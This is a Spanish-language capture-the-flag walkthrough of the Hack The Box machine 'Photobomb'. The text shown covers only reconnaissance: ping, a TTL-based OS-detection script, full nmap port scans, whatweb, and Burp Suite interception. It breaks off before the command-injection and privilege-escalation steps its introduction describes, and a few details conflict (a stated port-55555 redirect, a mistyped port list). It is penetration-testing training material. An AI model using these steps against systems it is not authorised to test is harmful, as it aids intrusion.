
 Hack the Box
Photobomb - Hack The Box -ESP
DESCRIPCIÓN
Photobomb es una máquina Linux sencilla en la que se utilizan credenciales en texto plano para acceder a una aplicación web interna con una funcionalidad Download que es vulnerable a una inyección ciega de comandos. Una vez establecido un punto de apoyo como usuario principal de la máquina, se aprovecha un script de shell mal configurado que hace referencia a binarios sin sus rutas completas para obtener privilegios escalados, ya que se puede ejecutar con sudo.

INDICE
RECONOCIMIENTO
El objetivo principal de la etapa de reconocimiento es obtener una visión general de la infraestructura, sistemas, aplicaciones y posibles puntos débiles de la organización o sistema que se va a someter a la prueba de penetración. Esta información es esencial para planificar y ejecutar el resto del proceso de pentesting de manera más efectiva.
Durante la etapa de reconocimiento, el equipo de pentesting puede realizar diferentes acciones y técnicas, que incluyen:
1.Búsqueda de información pública: Se recopila información de dominios, subdominios, direcciones IP, registros de DNS, información de contacto de la empresa, etc., que está disponible públicamente a través de fuentes como el sitio web de la empresa, registros WHOIS, redes sociales, motores de búsqueda, entre otros.
2.Escaneo de red: Se utilizan herramientas de escaneo de puertos y servicios para identificar los sistemas en línea y los puertos abiertos en el objetivo. Esto ayuda a tener una idea de la infraestructura de red y los servicios disponibles.
3.Enumeración de servicios: Una vez identificados los servicios y puertos abiertos, se intenta obtener información más detallada sobre los servicios, como las versiones de software, para determinar si existen vulnerabilidades conocidas asociadas con esos servicios.
4.Búsqueda de subdominios y directorios ocultos: Se busca información adicional sobre posibles subdominios, directorios ocultos o páginas web no enlazadas públicamente, lo que podría revelar puntos de entrada adicionales o información sensible.
5.Análisis de arquitectura de red: Se investiga la topología de la red para comprender la relación entre diferentes sistemas y cómo se conectan, lo que ayuda a identificar posibles rutas para movimientos laterales.
6.Búsqueda de vulnerabilidades conocidas: Se investigan bases de datos de vulnerabilidades conocidas y bases de datos de exploits para identificar posibles vulnerabilidades que puedan existir en el software o servicios utilizados por el objetivo.
- Lo primero que vamos hacer es un ping a la maquina victima ping -c 1 10.10.11.182 ping: Es el comando utilizado para enviar solicitudes de eco (ping) a una dirección IP específica para verificar la conectividad de red y la latencia de la conexión. -c 1: Es una opción que se utiliza para especificar el número de solicitudes de eco que se enviarán. En este caso, se envía solo una solicitud (-c 1). 10.10.11.182: Es la dirección IP del host o máquina que será objeto del comando ping.
❯ ping -c 1 10.10.11.182
PING 10.10.11.182 (10.10.11.182) 56(84) bytes of data.
64 bytes from 10.10.11.182: icmp_seq=1 ttl=63 time=165 ms

--- 10.10.11.182 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 164.648/164.648/164.648/0.000 ms
El TTL—> 63 indica que es una máquina Linux
Con whichSytem.py nos arroja ante que nos estamos enfrentando con solo poner la dirección ip.
❯ whichSystem.py 10.10.11.182
10.10.11.182 (ttl -> 63): Linux
Si quieren esa utilidad la guardan en el -usr-bin
#!/usr/bin/python3
#coding: utf-8

import re, sys, subprocess

# python3 wichSystem.py 10.10.10.188

if len(sys.argv) != 2:
    print("\n[!] Uso: python3 " + sys.argv[0] + " <direccion-ip>\n")
    sys.exit(1)

def get_ttl(ip_address):

    proc = subprocess.Popen(["/usr/bin/ping -c 1 %s" % ip_address, ""], stdout=subprocess.PIPE, shell=True)
    (out,err) = proc.communicate()

    out = out.split()
    out = out[12].decode('utf-8')

    ttl_value = re.findall(r"\d{1,3}", out)[0]

    return ttl_value

def get_os(ttl):

    ttl = int(ttl)

    if ttl >= 0 and ttl <= 64:
        return "Linux"
    elif ttl >= 65 and ttl <= 128:
        return "Windows"
    else:
        return "Not Found"

if __name__ == '__main__':

    ip_address = sys.argv[1]

    ttl = get_ttl(ip_address)

    os_name = get_os(ttl)
	print("%s (ttl -> %s): %s" % (ip_address, ttl, os_name))
ENUMERACIÓN DE PUERTOS
Realizamos un escaneo de puertos usando la herramienta nmap:
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.11.182 -oG scanPorts
Veamos el significado de cada opción utilizada en el comando:
-
nmap: Es el comando para ejecutar la herramienta de escaneo de puertosnmap. -
-p-: Esta opción indica que se deben escanear todos los puertos, es decir, desde el puerto 1 hasta el puerto 65535. -
--open: Filtra los resultados del escaneo para mostrar solo los puertos que están abiertos, es decir, aquellos que responden a la solicitud de escaneo. -
-sS: Indica un escaneo de tipo “SYN scan”. Este tipo de escaneo envía paquetes SYN (sincronización) a los puertos y analiza las respuestas para determinar si están abiertos, cerrados o filtrados por firewall. -
--min-rate 5000: Establece la velocidad mínima de envío de paquetes. En este caso, se envían al menos 5000 paquetes por segundo. -
-vvv: Habilita el modo de salida muy detallado, lo que significa que se mostrarán niveles de verbosidad muy altos para obtener información detallada del escaneo. -
-n: Indica que no se realice la resolución de DNS para las direcciones IP, lo que acelera el escaneo. -
-Pn: Esta opción indica que no se realice el “ping” para determinar si los hosts están en línea o no. Se ignoran las respuestas del ping y se escanea directamente. -
10.10.11.182: Es la dirección IP del objetivo que será escaneado. -
-oG scanPorts: Especifica que se debe guardar la salida del escaneo en un formato “grepable” (formato de texto plano) con el nombre de archivo “scanPorts”.
❯ nmap -p- --open -sS -min-rate 5000 -vvv -n -Pn 10.10.11.182 -oG scanPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-04 20:49 -05
Initiating SYN Stealth Scan at 20:49
Scanning 10.10.11.182 [65535 ports]
Discovered open port 80/tcp on 10.10.11.182
Discovered open port 22/tcp on 10.10.11.182
Completed SYN Stealth Scan at 20:49, 13.83s elapsed (65535 total ports)
Nmap scan report for 10.10.11.182
Host is up, received user-set (0.16s latency).
Scanned at 2024-03-04 20:49:37 -05 for 14s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.96 seconds
           Raw packets sent: 67624 (2.975MB) | Rcvd: 67552 (2.702MB)
Escaneamos al objetivo con los scripts básicos de reconocimiento de nmap, apuntando a los puertos abiertos en busca de más información. Los resultados incluirán información sobre los servicios que se están ejecutando en los puertos escaneados y sus versiones correspondientes.
nmap -sCV -p21,80 10.10.11.182 -oN targeted
❯ nmap -p22,80 -sCV 10.10.11.182 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-04 20:50 -05
Nmap scan report for 10.10.11.182 (10.10.11.182)
Host is up (0.16s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e2:24:73:bb:fb:df:5c:b5:20:b6:68:76:74:8a:b5:8d (RSA)
|   256 04:e3:ac:6e:18:4e:1b:7e:ff:ac:4f:e3:9d:d2:1b:ae (ECDSA)
|_  256 20:e0:5d:8c:ba:71:f0:8c:3a:18:19:f2:40:11:d2:9e (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://photobomb.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.40 seconds
- Tenemos el puerto 22 abierto SSH pero como la versión es mayor a la 7.7 no realizar enumeración de usuarios, no tenemos credenciales de ingreso
- Tenemos el puerto 80, lo que nos arroja indica que es una interfaz web
ENUMERACIÓN DE SERVICIOS
- Con whatweb podemos realizar un escaneo para ver las tecnologías que están corriendo por detrás, las versiones.
❯ whatweb 10.10.11.182
http://10.10.11.182 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.182], RedirectLocation[http://photobomb.htb/], Title[302 Found], nginx[1.18.0]
http://photobomb.htb/ [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.182], Script, Title[Photobomb], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block], nginx[1.18.0]
- Tenemos el código 302 que nos indica que esta redirigiendo la pagina a http://10.10.11.182:55555/web asi que vamos a ver de que se trata


- Tenemos un panel de autenticación pero no conocemos las credenciales validas.
- Vemos si existe el recurso index.php o index.html


- No existe el recurso, pero algo que podemos hacer es ver desde donde esta llamando la imagen que no esta cargando correctamente.

- Vemos que la esta llamando desde el localhost por el puerto 4567, veamos si existe el recurso por el puerto 80.

- Como el recurso existe, podemos hacer una sustitución en Burpsuite para que me cargue de manera automática.

- Interceptamos la petición y capturamos la respuesta

- Esta es la respuesta que vamos a cambiar, en la sección Match and replace rules realizamos el cambio.
